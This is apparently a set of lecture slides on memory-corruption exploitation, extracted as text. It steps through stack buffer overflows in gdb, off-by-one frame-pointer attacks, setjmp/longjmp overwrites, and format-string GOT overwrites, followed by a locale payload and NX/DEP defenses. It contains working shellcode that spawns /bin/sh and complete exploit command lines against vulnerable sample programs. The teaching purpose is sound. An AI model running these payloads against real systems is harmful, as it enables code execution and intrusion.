mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xbffff734
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048406

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax 0xbffff738

%esp 0xbffff65c

%ebp 0xbffff698

%eip 0x8048409

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840b

```

(gdb) x/x 0xbffff738
0xbffff738: 0xbffff87b

```

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff87b

0xbffff660

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840f

```

(gdb) x/x 0xbffff738
0xbffff738: 0xbffff87b

```

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff666

0xbffff87b

0xbffff660

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```



%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048412

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff666

0xbffff87b

0xbffff660

0xbffff666

0xbffff65c

0x00000000

main:

```

push %ebp                0x80483fd
mov %esp,%ebp           0x80483fe
sub $0x3c,%esp         0x8048400
mov 0xc(%ebp),%eax     0x8048403
add $0x4,%eax         0x8048406
mov (%eax),%eax       0x8048409
mov %eax,0x4(%esp)    0x804840b
lea -0x32(%ebp),%eax  0x804840f
mov %eax,(%esp)      0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax        0x804841a
leave                 0x804841f
ret                   0x8048420

```

%eax 0xbffff666

%esp 0xbffff65c

%ebp 0xbffff698

%eip 0x8048415

(gdb) x/s 0xbffff87b

0xbffff87b:

```

"1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
"

```

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

...

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666

0xbffff660

0xbffff65c

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax 0xbffff666

%esp 0xbffff65c

%ebp 0xbffff698

%eip 0x804841a

(gdb) x/s 0xbffff87b

0xbffff87b:

"1\300Phn/shh//bi\211\343PS\206\345\211\302\v\0011\300\260\001\061\333`„"

(gdb) p/x strlen(0xbffff87b)

\$2 = 0x21

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

...

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666

0xbffff660

0xbffff65c

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax

0xa

%esp

0xbffff65c

%ebp

0xbffff698

%eip

0x804841f



main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xa
%esp	0xbffff69c
%ebp	0x0
%eip	0x8048420

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

...

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666

0xbffff660

0xbffff65c

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xa
%esp	0xbffff6a0
%ebp	0x0
%eip	0xb7e3faf3

What went wrong?

- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at `%ebp - 0x32 (50)` so we need
 - 33 bytes of shellcode
 - 17 random bytes (let's just use 'a')
 - 4 bytes for saved EBP
 - 4 bytes for the address of the shellcode

```
(gdb) c
```

```
Continuing. Program received signal  
SIGSEGV, Segmentation fault.
```

```
0x66f6ffbf in ?? ()
```

```
(gdb) r `python -c "print
```

```
' \x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\  
x2f\x2f\x62\x69\x89\xe3\x50\x53\x86\xe  
5\x89\xc2\x0b\x01\xcd\x80\x31\xc0\xb0\  
x01\x31\xdb\xcd\x80' + 17 * 'a' +  
'bcde' + '\x46\xf6\xff\xbf'"`
```

0xFFFFFFFF

0xbffff714

0x2

0xb7e3faf3

0x0

0xbffff67c

0xbffff678

...

0xbffff646

0xbffff861

0xbffff640

0xbffff646

0xbffff63c

0x00000000

main:

```

push %ebp                0x80483fd
mov %esp,%ebp           0x80483fe
sub $0x3c,%esp          0x8048400
mov 0xc(%ebp),%eax      0x8048403
add $0x4,%eax           0x8048406
mov (%eax),%eax         0x8048409
mov %eax,0x4(%esp)      0x804840b
lea -0x32(%ebp),%eax    0x804840f
mov %eax,(%esp)         0x8048412
call 80482d0 <strcpy>   0x8048415
mov $0xa,%eax           0x804841a
leave                   0x804841f
ret                     0x8048420

```



%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415

(gdb) x/s 0xbffff861

0xbffff861:

```

"1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"

```


0xFFFFFFFF

0xbffff714

0x0

0xbffff646

0x65646362

a * 17

shellcode

...

0xbffff861

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax     0x804841a
leave              0x804841f
ret                0x8048420

```



%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804841a

0xFFFFFFFF

0xbffff714

0x0

0xbffff646

0x65646362

a * 17

shellcode

...

0xbffff861

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax

0xa

%esp


0xbffff63c

%ebp

0xbffff678

%eip

0x804841f



main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x8048420

0xFFFFFFFF

0xbffff714

0x0

0xbffff646

0xbffff67c

main:

push %ebp

mov %esp,%ebp

sub \$0x3c,%esp

mov 0xc(%ebp),%eax

0x80483fd

0x80483fe

0x8048400

0x8048403

0x8048406

0x8048409

0x804840b

0x804840f

0x8048412

0x8048415

0x804841a

0x804841f

0x8048420

...

\$

%eax

%esp

0xbffff67c

%ebp

0x65646362

%eip


0xbffff646

Guessing the Buffer Address

- In most cases the address of the buffer is not known
- It has to be “guessed” (and the guess must be VERY precise)
- The stack address of a program can be obtained by using gdb
 - Assumption: No stack randomization
- Given the **same environment** and knowing the size of command-line parameters, the address of the stack can be roughly guessed
- We also have to guess the offset of the buffer with respect to the stack pointer

NOP Sled

- A series of NOPs is inserted at the beginning of the overflowing buffer so that the jump does not need to be exactly precise
- In x86, NOP is 0x90



Overflowing Small Buffers

- A buffer could be too small to contain the shell code
- If the program has access to the parent process environment
 - Place the NOP + shellcode in an environment variable
 - Pass an overflowing string containing the address of the environment variable
- Advantage: the NOP can be as big as desired

Generalizing Memory Corruption

- What is overwritten
 - Return address/frame pointer
 - Pointer to function
 - Pointer to data
 - Variable value
- What causes the overwrite
 - Unchecked copying overflows
 - Array indexing overflows
 - Integer overflows
 - Loop overflows
- Where is overwritten
 - Stack
 - Heap/BSS/DATA
 - GOT

What Is Overwritten

- Any reference to a value that can be overwritten can represent a security vulnerability
 - Changing the value of a variable
 - Pointers to strings or array contents (e.g., "/tmp/t.txt" becomes "/etc/shadow")
 - Integer values (e.g., value of the uid variable that is passed to `setuid(uid)`)
 - Changing the value of the saved base pointer
 - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
 - An additional return operation would jump to a destination selected by the attacker
 - Changing the value of a function pointer
 - Changing the value of the GOT entry for `printf()` to point to the shellcode will invoke the code when `printf()` is invoked

What is Overwritten: Long Jumps

- `setjump()` and `longjump()` are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
 - Similar to a "goto" that restores the program state
- A `setjump()` call saves the context of a program in a data structure
 - When used to save the environment, `setjmp(env)` returns 0
- A `longjump()` call restores the context of the program to its original state
 - When `longjump(env, x)` is called, it is as if `setjmp(env)` returned x
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```
int main(int argc, char *argv[]){
    jmp_buf env;
    int i;

    if (setjmp(env) != 0) {
        printf("i = %d\n", i);
        exit(0);
    }
    else {
        printf("i = %d\n", i);
        f1(env);
    }

    return 0;
}
```

```
void f2(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR2);
        /* unreachable */
    }
    else
        return;
}

void f1(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR1);
        /* unreachable */
    }
    else
        f2(e);
}
```

jmp_buf Implementation

```
typedef int __jmp_buf[6];

# define JB_BX  0
# define JB_SI  1
# define JB_DI  2
# define JB_BP  3
# define JB_SP  4
# define JB_PC  5
# define JB_SIZE 24

/* Calling environment, plus possibly a saved signal mask.  */
typedef struct __jmp_buf_tag
{
    __jmp_buf __jmpbuf;      /* Calling environment.  */
    int __mask_was_saved;   /* Saved the signal mask? */
    __sigset_t __saved_mask; /* Saved signal mask.  */
} jmp_buf[1];
```

jmp_buf Implementation

```
longjmp(env, i) ->
```

```
movl i, %eax                /* return i */  
movl env.__jmpbuf[JB_BP], %ebp /* restore base ptr */  
movl env.__jmpbuf[JB_SP], %esp /* restore stack ptr */  
jmp (env.__jmpbuf[JB_PC])    /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data, it is possible to modify the control flow of an application
- The exploit requires:
 - A `setjmp(env)`
 - An overflow attack that overwrites `env`
 - Set target PC value to start of shell code
 - Set stored BP and SP so that shell code has legal memory area for stack operations
 - A call to `longjmp(env, x)`

Lessons Learned

- Make sure that sensitive data structures cannot be overwritten

What is Overwritten: A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
    char mypwd[512];
    strcpy(mypwd, p); /* creates copy of the password */
    /* Performs the check on the copy... */
    printf("Checking password %s\n", mypwd);
    return 0;
}

int main (int argc, char *argv[])
{
    char username[512];
    char password[512];
    strncpy(password, argv[1], 512);
    strncpy(username, argv[2], 512);
    printf("Checking password %s for user %s\n", password, username);
    return checkpwd(password);
}
```


Non-terminated String Overflow

- Some functions, such as `strncpy`, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

Lessons Learned

- Always make sure that strings are null-terminated

Index Overflow

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for the direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    int array[8];
    int index;
    int value;
    index = (int) strtol(argv[1], NULL, 10);
    value = (int) strtoul(argv[2], NULL, 16);
    array[index] = value;
    return 0;
}
```

```
$ ./arrayoverflow 11 "AAAAAAAA"
Segmentation fault (core dumped)
```

Lessons Learned

- Always check that array indexes that can be controlled by user input are within the array's bounds

Loop Overflows

- Loop overflows happen when the attacker can control the loop iterations and checks are missing
- A special case: off-by-one loop overflows
 - These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
 - Can be used to modify the least significant byte of pointers
 - “Frame Pointer Overwrite” by klog, Phrack Magazine, 9(55), 1999

Off-by-one Overflow: Example

```
#include <stdio.h>

func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}


int main(int argc, char *argv[]) {
    if (argc < 2) {
        printf("missing args\n");
        exit(-1);
    }

    func(argv[1]);

    return 0;
}
```


func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
  
mov %ebp, %esp  
pop %ebp  
ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```



func() Epilogue


```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```

```
main: return 0  
(saved_eip)
```



Overflown Stack Before Returning




Tracking The Frame Pointer

- `mov %ebp, %esp`
 - Stack pointer takes frame pointer's value
 - If we can control the frame pointer we can control the stack pointer
- `pop %ebp`
 - Stack pointer is now (frame pointer + 4 bytes)
- `ret`
 - The saved program counter is popped from the stack
 - Program counter becomes *(original frame pointer + 4 bytes)

Exploiting an Off-by-one Overflow

- By modifying the value of the saved frame pointer it is possible to provide an arbitrary value for the new stack pointer, and, in turn, for the value to be popped into the program counter
- This can be exploited to jump to attacker-supplied code
- The attack buffer is:
 - nops
 - shellcode
 - &shellcode
 - Lowest order byte of frame pointer

Smashing the Frame Pointer



Finding the Buffer Address

- We need to be able to determine the address of the buffer
- Find stack pointer value (%esp) at start of `func()` with debugger

```
(gdb) disassemble func
```

```
Dump of assembler code for function func:
```

```
0x8048134 <func>:      pushl  %ebp
0x8048135 <func+1>:    movl   %esp,%ebp
0x8048137 <func+3>:    subl  $0x104,%esp
0x804813d <func+9>:    nop
```

```
(gdb) break *0x804813d
```

```
Breakpoint 1 at 0x804813d
```

```
(gdb) info register esp
```

```
esp                0xbffffc60        0xbffffc60
```

- `&buffer = %esp + 4 // the size of 'int i'`

Determining &&shellcode

- From the buffer address, we have to determine where the four bytes containing the shellcode address are
 - Add 256 bytes to account for the buffer length
 - Subtract 4 bytes for size of pointer
- $\&\&\text{shellcode} = 0\text{xbfffc64} + 0\text{x100} - 0\text{x04} = 0\text{bffffd60}$

Computing the Overflowing Byte and &shellcode


- With high likelihood, the most significant 3 bytes of %ebp and &&shellcode are the same
- We want %ebp to be (&&shellcode - 4), since %esp is incremented when %ebp is popped from stack (pop %ebp)
- Desired byte is (&&shellcode - 4) & 0x000000ff = 0x5c
- We have to choose a value to jump to in the NOP range
 - Say 0xbfffc74 (16 bytes within the buffer)

Overflowed Buffer Contents

	ebp[0] bf	ebp[1] ff	ebp[2] fd	0x5c
0xbffffd60	0xbffffc74			
0xbffffd5c	shellcode ends			
	...			
	shellcode starts			
	nop			
0xbffffc74	...			
	nop			
	int i			


func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```




func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```



func() Epilogue


```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
    mov %ebp, %esp  
    pop %ebp  
    ret
```



func() Epilogue

```
func(char *sm) {  
    char buffer[256];  
    int i;  
  
    for(i = 0; i <= 256; i++)  
    {  
        buffer[i]=sm[i];  
    }  
}  
mov %ebp, %esp  
pop %ebp  
ret
```

```
main: return 0  
(saved_eip)
```




What Happens Next?

- When `func()` returns, `ebp` points to `&&shellcode - 4`
- When `main()` returns, the return sequence has the following effects
 - `%esp` takes the value of `%ebp` (`&&shellcode - 4`)
 - `pop %ebp` increases `%esp`'s value by 4 (`&&shellcode`)
 - Upon return (`ret`), the `pc` is set to the value at the address of the stack pointer (`esp=&&shellcode`)
 - The attacker's shellcode is executed


main() Epilogue

```
...  
mov %ebp, %esp  
pop %ebp  
ret
```




main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```




main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```




main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```



main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```



Lessons Learned

- Loops must be thoroughly checked
- User-supplied input should not lead to arbitrary loop iterations
- Off-by-one vulnerabilities can cause crashes and also the execution of arbitrary code

What is Overwritten: Format String Vulnerabilities

- Whenever a `*printf(... char *fmt...)` function is used with user-supplied input it is possible to read/write values in the process memory by providing a carefully crafted format string
 - `printf("Hello %s!\n", name);` is OK
 - `printf(buf);` is not! `buf` will be interpreted as a format string
 - What if `buf="%d %d"`?
 - If parameters are missing, values from the stack are used instead

printf()'s Lesser Known Facts

- It is possible to reference the i^{th} element on the argument list using the notation `%i$p`
 - Note: This does not cause an argument to be popped from the stack
- It is possible to specify the amount of characters being printed using the notation `%kp`
- When `%n` is found, the number of output characters processed is stored at the address passed as the next argument
 - `printf("Hello%n", &len);` puts the value 5 in the variable `len`

A Simple Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char const *argv[])
{
    FILE* f;
    f = fopen("/tmp/log", "a+");
    add_log(f);
    fclose(f);
    return 0;
}

int add_log(FILE* f) {
    char line[65536];
    int i = 0, res;
    while (1) {
        res = read(0, &line[i], 1);
        if (res == 0) exit(1);
        i++;
        if (i == 65536) exit(1);
        if (line[i - 1] == '\n') {
            line[i] = '\0';
            break;
        }
    }
    fprintf(f, line);
    return 0;
}
```

Sample Executions

```
$ gcc -m32 format_string.c -o format-simple
$ echo "test line" | ./format-simple; tail -1 /tmp/log
$ test line
$ echo "test line %x %x" | ./format-simple; tail -1
/tmp/log
$ test line 1 0
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'`
| ./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444
440x702570250x702570250x70257025
```

Format String Exploitation

- Using %n, we can write to any memory address
- The GOT has the addresses of dynamically linked functions

```
$ readelf --relocs ./format-simple
```

```
Relocation section '.rel.dyn' at offset 0x2ec contains 1 entries:
```

Offset	Info	Type	Sym.Value	Sym. Name
080497bc	00000106	R_386_GLOB_DAT	00000000	__gmon_start__

```
Relocation section '.rel.plt' at offset 0x2f4 contains 7 entries:
```

Offset	Info	Type	Sym.Value	Sym. Name
080497cc	00000107	R_386_JUMP_SLOT	00000000	__gmon_start__
080497d0	00000207	R_386_JUMP_SLOT	00000000	__libc_start_main
080497d4	00000307	R_386_JUMP_SLOT	00000000	read
080497d8	00000407	R_386_JUMP_SLOT	00000000	fclose
080497dc	00000507	R_386_JUMP_SLOT	00000000	fopen
080497e0	00000607	R_386_JUMP_SLOT	00000000	fprintf
080497e4	00000707	R_386_JUMP_SLOT	00000000	exit

GOT

```
call 804839c <fclose@plt>
```

```
0804839c <fclose@plt>:
```

```
804839c:      jmp      *0x80497d8
```

```
80483a2:      push   $0x18
```

```
80483a7:      jmp      804835c <_init+0x30>
```

```
080497d8 00000407 R_386_JUMP_SLOT 00000000 fclose
```

Format String Exploitation

- So, by writing into 080497d8 we control what happens after calling fclose

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'`  
| ./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444  
440x702570250x702570250x70257025
```

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%2$p" '` |  
./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x41414141
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" +  
"%2$x" '` | ./format-simple; tail -1 /tmp/log
```

```
◆◆BBBBCCCCDDDD80497d8
```

```
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" +  
"%2$n" '` | ./format-simple; tail -1 /tmp/log
```

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$n"'`
> test
$ gdb ./format-simple
(gdb) r < test
Program received signal SIGSEGV,
Segmentation fault.
0x00000010 in ?? ()
(gdb) info registers
...
eip                0x10
...
```

Format String Exploitation

- How to control the value to write?
 - To the man page!
 - "The field width"
- `printf("%200x", 0)` will pad the 0 with 200 space characters
- This allows us to control the number of characters that are output!
- What is the number that we want to write?
 - &of our shellcode, say at `0xffffcaf5`
 - Which is 4,294,953,717 (4.2 GB)

Format String Exploitation

- Instead of writing 0xffffcaf5 all in one go, let's write 0xff 0xff 0xca 0xf5 separately
 - To the man page!
 - %hhn will act as a "signed char" and only write one byte
- We've already output 16 (0x10) bytes, so to get to 0xff we need $(0xff - 0x10 = 0xef = 239)$

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\${hhn}"` >
test
gdb... run...
Program received signal SIGILL, Illegal instruction.
0x080483ff in _start ()
$ echo `python -c 'print
"\xdb\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\${hhn}"` >
test
Program received signal SIGSEGV, Segmentation fault.
0xff0483a2 in ?? ()
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08CCCCDDDD" +
"%239x%2\${hhn}%3\${hhn}"` > test
Program received signal SIGSEGV, Segmentation fault.
0xffffba4b in ?? ()
```

Format String Exploitation

- At `0xffffba4b`, want `0xffffcaf5`
 - Need to change output from `0xff` to `0xca` for next byte
 - Wraparound
 - Need to write out `1 + 0xca = 203`

```
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08\xd9\x97\x04\x08DDDD" +
"%239x%2\${hhn%3}\${hhn%203x%4}\${hhn}"` > test
process 52731 is executing new program:
/bin/bash
```

The locale attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
 - E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- In a vulnerable implementation, it was possible to specify a user-provided language file
LANGUAGE=it_IT/../../../../../../../../tmp

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"  
msgstr""%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.  
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8  
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x  
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%  
.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.  
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8  
x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x  
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%  
.8x%63222c%hn%50561c%hn\n"
```

Lessons Learned

- Whenever an attacker can control the format string of a function such as `*printf()` and `syslog()`, there is the potential for a format string vulnerability
 - `fprintf(f, buf)` BAD
 - `fprintf(f, "%s", name_str)` GOOD
 - `printf(buf, var_i, var_j)` still BAD
- Format string attacks are made possible by the lack of parameter validation

Memory Corruption Protections

- Prevention
 - Write decent programs! (impossible)
 - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java or Python)
 - Perform analysis of the program before execution (static analysis)
 - Make exploitation harder
- Detection
 - Perform checks on the program during execution (dynamic analysis)
 - System call analysis (e.g., sequence analysis)
 - Detect “write and execute” action sequences
 - Integrity checking (e.g., return address integrity checks)

Making Exploitation Harder

- Continuous arms race: we will follow a semi-historical approach
- Step 1: Non-executable stack

Linux Stack Protection

- In order to avoid execution of code on the stack, Linux leverages the NX bit
 - Requires that the kernel uses the Physical Address Extension mode
- The NX bit marks a memory area as Non-eXecutable

DEP and W[^]X

- Data Execution Prevention (DEP) is Microsoft's implementation of the NX mechanism
 - It supports the NX bit in hardware if present, or it emulates the mechanism if missing
- W[^]X (W xor X) is a security feature of OpenBDS
 - Forces pages to be either executable or writable but not both

Problem with Non-Executable Memory

- The idea behind the NX bit (W^X/DEP) is to never have memory that is both writable and executable at the same time
- Certain applications, like JIT-ing interpreters, might require this feature

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when `ret` is executed by the currently executing function
- Any function that is currently linked can be executed
 - Often `system()` is used
 - `strcpy()` can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the `system()` function in memory
 - Debugger, `/proc/maps`

